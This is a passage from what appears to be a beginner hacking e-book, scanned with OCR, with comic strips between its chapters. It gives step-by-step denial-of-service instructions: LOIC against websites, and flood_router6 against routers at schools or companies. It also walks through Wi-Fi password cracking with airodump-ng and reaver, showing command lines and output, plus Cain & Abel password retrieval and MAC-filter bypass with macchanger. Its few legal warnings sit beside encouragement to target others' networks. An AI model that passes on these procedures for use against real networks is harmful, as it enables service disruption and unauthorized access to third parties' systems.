Okay, for when the site is finally down. LOIC will send a text to the site to displaying a message. That message can me modified inside the TCP/UDP message box. I changed mine to: “Hope ur doing well in 2016 or whatever year or in!”

The site I’m going to experiment with is one of my own. The website you want to experiment with is up to you (Just make sure it’s not big one, unless u know u have an empire).The method I’m going to use is TCP. You can change that in the “Method” list box. You can also use HTTP. They work almost the same. But for now we are going to use TCP.

Okay we are now ready to start, just click on “IMMA CHARGIN MAH LAZER” to start it.

This will immediately start sending mass of packets to the website. Down in the “status bar” requested packets will immediately start increasing. The higher you have the threads set, the faster the requested packets will increase with threshold.



After few hours of letting LOIC run, you will notice that the target site will get slower and slower to load in your browser. Leaving LOIC to run for a day or two (sometimes even more) will eventually crash the it. (As I mentioned before, the more computer you have the better.)

DdoS a IPV6 router using Kali

Now I'm going to teach you how you can DdoS a router in a network environment. It can either be a school workstation, a company workstation, you name it. For this particular example I will target the ipv6 router. Because many corporations are replacing their ipv4 for the ipv6.

First things first. Open Kali Lunix. And launch a terminal application.

Once you do that, type in: **flood _router6 eth0**

What this command will essentially do is, immediately start flooding the primary router that is being used(eth0)

This command will send a tremendous amount of packets to the router leading it to crash the connection from the computers that are connected to it.

If I jump now in my windows computer that is connected to the router, I won't be able to connect properly to the network. As you can see the Firefox keeps trying to load google.com. and stays blank.

Conclusion

That was it for my explanation on DoS. There are many other ways I know for hacking with DoS, but since this is a short book I plan on making a book dedicated to Denial of Service. Stay tuned. By the way forgot to mention.


Lizard Squad (responsible for the Christmas hack) is currently selling a DoS tool called Lizard Stresser. You can buy it from them using bitcoin. But stay cautions, it was recently reported that teenagers bought this software and used it for their needs and got arrested. And we all know what jail time means. I don't want go into details, but I want say this, you get no protection in there.

Denial of Service is considered to be big cyber-crime.

Please support this book by leaving a warm positive review.

.....
75%
LOADING...
WHAT'S WITH THIS SLOW INTERNET CONNECTION?
HMMM?
I'VE NEVER SEEN THIS GUY AROUND HERE BEFORE

MORNING, NEIGHBOOR
HEY WHAT INTERNET PROVIDER DO YOU USE?
OH I DONT USE PROVIDORS, I JUST HACK FOR INTERNET CONNECTIONS NEAR BY.
WOW NICE, AND WHAT INTERNET SPEED DO YOU GET?
HMM.SOMEHWERE AROUND SEVEN TO THIRTY MBS, SOMETIMES MORE.
THIS IDIOT I'M HACKING FOR EXAMPLE HAS A SPEEDOF TWELVE MBS


MOMENTS LATER...
WHO'S THE IDIOT NOW? TAKE HIM AWAY OFFICERS.
WHY DIDN'T YOU TELL ME I WAS CONNECTED TO YOUR WIRELESS CONNECTION!!!

Chapter 4: Wireless Cracking- finding WPA/WPA2 authentication

Let's face it, being able to hack a wireless password has been a necessity for a decade now. In this chapter I will make you to understand it faster, easier and better. I've found an interesting article informing this about wireless hacking:

"Betsy Davies watched an online video tutorial before being asked to hack into a Wi-Fi hotspot. It took the seven-year-old 11 minutes to infiltrate the network by setting up a rogue access point - frequently used by attackers to activate a 'man in the middle' attack, and begin eavesdropping on - or 'sniffing' "

By reading this article I would say that this girl had a really good wifi-adapter to capture these packets.

Cracking Wi-fi password using Reaver

For this section we will be using Kali Lunix as our operating system. Using Backtrack it also fine for this hack. One thing to keep in mind is that, Backtrack and Kali wireless hacking only works with certain wireless chipsets, which is why which you will most likely need to get a USB adapter (not sure yet what u have) that has the correct chipset to work. If you don't know if your wireless card is compatible with these operating systems, you can visit here to know. (Another reason why you should consider using these cards, is for the fact they capture data much faster than the normal ones. If you have in mind that you already have a pretty decent wireless card, you can give it a shot.) I've listed a few here that I personally know for sure would work fantastically.

http://amzn.to/1RzDFXH

http://amzn.to/1PrUI6q

http://amzn.to/1RAoZre

http://amzn.to/1S7Bfdb

1. Okay so once you have Backtrack or Kali running, go ahead and open two terminal applications.


1. In the first terminal type in: airmon-ng

This will tell you what wifi-device you're hooked up with. In my case as you can see I have a chipset called. "Netgear WG111v2". And since the chipset falls under the interface wlan0.

I would type in now:

airmon-ng start wlan0


This will enable mon0 (If mon1, or mon2 shows up rather than mon0 is also fine).


root@bt: ~
File Edit View Terminal Help
Process with PID 2207 (ifup) is running on interface wlan0
Process with PID 2242 (dhclient3) is running on interface wlan0
Interface Chipset Driver
wlan0 Realtek RTL8187L rtl8187 - [phy0]
(monitor mode enabled on mon0)
root@bt:~#

3.And now we are going to do a airodump on the mon0(if you got mon1 or mon2 use them instead of mon0) by typing:


airodump-ng mon0


Airodump will start scanning and capture mac addresses, authentication methods, data, and essidof the wireless connections in your area.


root@bt: ~
File Edit View Terminal Help
CH 7][Elapsed: 8 s][2015-0 -0 15:45
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:91:F5:C9:5F:70 -63 2 0 0 11 54e. WPA2 CCMP PSK DeeGe
00:26:5A:F2:57:2B -35 7 0 0 6 54e. WPA2 CCMP PSK dlink
00:19:70:5A:63:E4 -64 3 0 0 4 54 . WPA CCMP PSK TR6Rt
E0:91:F5:C9:5F:70 -65 2 0 0 11 54e. WPA2 CCMP PSK

4.While this is scanning let's jump to the second Terminal that you opened moments ago, and type in:


apt-get update


root@bt: ~
File Edit View Terminal Help
n US
Ign http://all.repository.backtrack-linux.org/ revolution/testing Translation-en
US
Get:5 http://32.repository.backtrack-linux.org revolution Release [5,041B]
Get:6 http://all.repository.backtrack-linux.org revolution Release [13.5kB]
Get:7 http://32.repository.backtrack-linux.org revolution/main Packages [4,496kB
]
Hit http://source.repository.backtrack-linux.org revolution/main Packages
Get:8 http://all.repository.backtrack-linux.org revolution/main Packages [3,258k
B]
0% [8 Packages 0B/3,258kB 0%] [7 Packages 8,451B/4,496kB 0%] [Waiting for heade



Once we get the latest updates from backtrack lunix server (In Kali you would find much more updates) we can install the latest reaver application, by typing in:

apt-get install reaver


root@bt: ~
File Edit View Terminal Help
s wide.)
debconf: falling back to frontend: Readline
Selecting previously deselected package reaver.
(Reading database ... 232471 files and directories currently installed.)
Unpacking reaver (from .../reaver_1.4-bt1_i386.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for python-gmenu ...
Rebuilding /usr/share/applications/desktop.en_US.utf8.cache...
Processing triggers for python-support ...
Setting up reaver (1.4-bt1) ...

Now return to the first terminal that was left scanning. In it you will see the wireless network you want to play with. Copy the BSSID corresponded to the network connection that u wish to sniff.

root@bt: ~
File Edit View Terminal Help
CH 11][Elapsed: 16 s][2015-0 -0 15:45
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:26:5A:F2:57:2B -30 24 3 0 6 54e. WPA2 CCMP PSK dlink
E0:91:F5:C9:5F:70 -62 5 0 0 11 54e. WPA2 CCMP PSK DGB
E6:91:F5:C9:5F:70 -62 4 0 0 11 54e. WPA2 CCMP PSK DeeGe
00:19:70:5A:63:E4 -63 9 0 0 4 54 . WPA CCMP PSK TR6Rt
root@bt:~#

In my case I choose to go after the “ESSID:dlink” that holds the mac address(BSSID): 00:26:5A:F2:57:2B

Okay, once you copied or noted the BSSID of the network connection you want to focus on, write the reaver command in the terminal. In my case I wrote:

reaver –i mon0 –b 00:26:5A:F2:57:2B –vv

(Remember to put the BSSID on the right place)

After pressing enter, reaver will immediately start scanning for the password corresponding to the wireless.
Now all you have to do is let it run. The normal way of scanning this would take days, sometimes years, to accomplish(waiting for the handshake).

On the other hand, Reaver could only take from two to ten hours, depending on the password length and the adapter your using.


root@bt: ~
File Edit View Terminal Help
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK

This way of cracking Wireless password works really great, and very few people know of it.

root@bt: ~
File Edit View Terminal Help
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 58820278
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 18765 seconds
[+] WPS PIN: '58820278'
[+] WPA PSK: 'crackmeifyouhavetheballs'
[+] AP SSID: 'dlink'
root@bt:~#


7.5 hours went by since I let my Reaver run, and the password was found.

The password was:crackmeifyouhavetheballs. I've chosen that password for my dlink device, because for most is complicated :)


[+] Sending WSC NACK
[+] Pin cracked in 18765 seconds
[+] WPS PIN: '58820278'
[+] WPA PSK: 'crackmeifyouhavetheballs'
[+] AP SSID: 'dlink'
root@bt:~#


Hack Wireless password using Cain & Abel

Here I will discuss how you can retrieve a wifi password using a windows based application called “Cain and Abel”. You can download it for free at: http://www.oxid.it/cain.html




One thing to keep in mind is that “cain and abel” is a non-malicious virus, and your anti-virus application will do its best to block it. (Chrome will also attempt to delete it also before it gets stored)

Okay once you have “cain and abel” installed, open it.




Click on the sniffer button and windows will probably prompt you a firewall message for giving the software more privilege, just go ahead and “Allow Access”


Windows Security Alert
Windows Firewall has blocked some features of this program
Windows Firewall has blocked some features of Cain - Password Recovery Utility on all public and private networks.
Name: Cain - Password Recovery Utility
Publisher: oxid.it
Path: C:\program files (x86)\cain\cain.exe
Allow Cain - Password Recovery Utility to communicate on these networks:
Private networks, such as my home or work network
Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)
What are the risks of allowing a program through a firewall?
Allow access
Cancel

Afterwards in the side panel, select where it says “Wireless Passwords”

Now that you are in the Wireless Section, click the button in the top ribbon.. A give it a moment to work. For some people clicking the button every 5 to10 seconds will speed up the process of retrieving a password. I recommend you doing it, but nevertheless wait and let it perform. Eventually Cain and Abel will list all the wireless networks with their password included, and that won't take long.




That went pretty fast wouldn't you think?

By-passing the mac address filter within a wireless-router

There will come times when you can connect to a wireless network, but won't let you gain access to the internet. A big reason for this is that your mac address is not registered inside the router's mac address filter. In this section I will demonstrate how you can bypass the MAC filtering inside a wireless router. We can achieve that by spoofing the MAC address of the client that is connected to the Wi-Fi Router. We shall put our wireless adapter first in monitor mode and retrieve the MAC address of the clients that are connected (Airodump-NG will do this magic). Once we retrieve the MAC address we can use something called "Mac Changer" to spoof the MAC address (pretend to be a registered client). This brilliant technique will let us bypass the MAC filtering.

This is how the owner of the wireless router sees all the mac addresses registered inside the filtering list. Anytime he can add, modify or delete a client.



As a hacker you might ask yourself, how can we somehow be in that list? (Or at least cheat inside the list)

Let's start by launching Kali Lunix. Go in to the wireless connections, and enter the correct password. (If necessary)

Wireless Network Authentication Required
Authentication required by wireless network
Passwords or encryption keys are required to access the wireless network
Password:
Show password
Cancel
Connect
KALI LINUX™
"the quieter you become, the more you are able to hear"

Even though we know the password we used, is right, this type of network won't allow us to connect (Because currently our mac address is not registered). It will be like an endless loop without authentication.

First you have to put your wifi adapter in monitoring mode using "airmon-ng", and at the same time we will disable all the processes that are interrupting. We do all this by typing:


airmon-ng start wlan0

kill [pid]

Next we do an "airodump-ng" to locate the wireless network and the computers(clients) currently connected to it.

airodump-ng –c [channel] –bssid [target router MAC Address] –i wlan0mon

Airodump-ng now shows us a list of all connected clients at the bottom of the terminal. The second column lists the MAC Addresses of the connected client whichwe will be spoofing in order to authenticate with the wireless network.


root@kali: ~
File Edit View Search Terminal Help
CH 2][Elapsed: 42 s][2015-11-20 23:36][WPA handshake: C4:6E:1F:2D:D6:B8
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C4:6E:1F:2D:D6:B8 -28 76 407 22 2 2 54e. WPA2 CCMP PSK TP-LINK_2DD6B8
BSSID STATION PWR Rate Lost Frames Probe
C4:6E:1F:2D:D6:B8 B4:B1:53:E6:59:63 -16 1e-24 31 44

Now that we managed to retrieve a mac address that has full authentication inside the mac address filter of the router we can use it to spoof our own MAC address. This will let us authenticate inside the network. But first we need to take down the monitoring interface wlan0mon and the wlan0 interface, by typing:

Airmon-ng stop wlan0mon

We also take down the wireless interface (the one that needs to enter the network) by typing:

ifconfig wlan0 down


Finally, we can now do a Mac Changer to change our MAC address (Keep in mind here u will use the mac address of the client we want to spoof)

macchanger -m [Mac address of the client already connected] wlan0

Now we will bring our wireless card up again by typing:

ifconfig wlan0 up

Now that we successfully changed our MAC addresswe can now try once more to connect to the wireless connection.




Now that we successfully changed our MAC address we can now try once more to connect to the wireless connection.

Conclusion

And so we reached the end if this chapter, I've tried to be as straight forward as possible. The wi-fi password hacking techniquesI used here are just a few to mention, but they are the ones that I happen to find much more effective than the others. They never fail(Especially Reaver..what a miracle you developed Craig Heffner).

Hope you found this chapter helpful, let's advance to the next chapter!

OKAY..
I CAN DO THIS..
EVERYONE!
THIS IS A HEIST!
HAND ME ALL
UR MONEY
AND BELONGINS
BECAUSE IF YOU
DONT... I WILL
BLOW THIS
PLANE WITH ALL
OF US IN IT
OH WE'RE
DOOMED
HERE IS
MY MONEY
PLEASE
DONT DO IT


HUH?
WHAT? IS THIS GUY TRYING TO RUIN MY TRIP TO ITALY?
IF THATS THE CASE, YOU LEFT ME NO CHOOSE BUT TO USE MY HACKING SKILLS AGAINST YOU.
HACKED
HEY YO!, I DISABLED YOUR DETONATOR BY ONLY USING MY ANDROID PHONE
WHAT..?

CLICK
WHAAT?
HAHA, WELL I GUESS,THE BOMBS AREN'T AS MUCH USEFUL ANYMORE..
TAKE THIS ,AND THIS
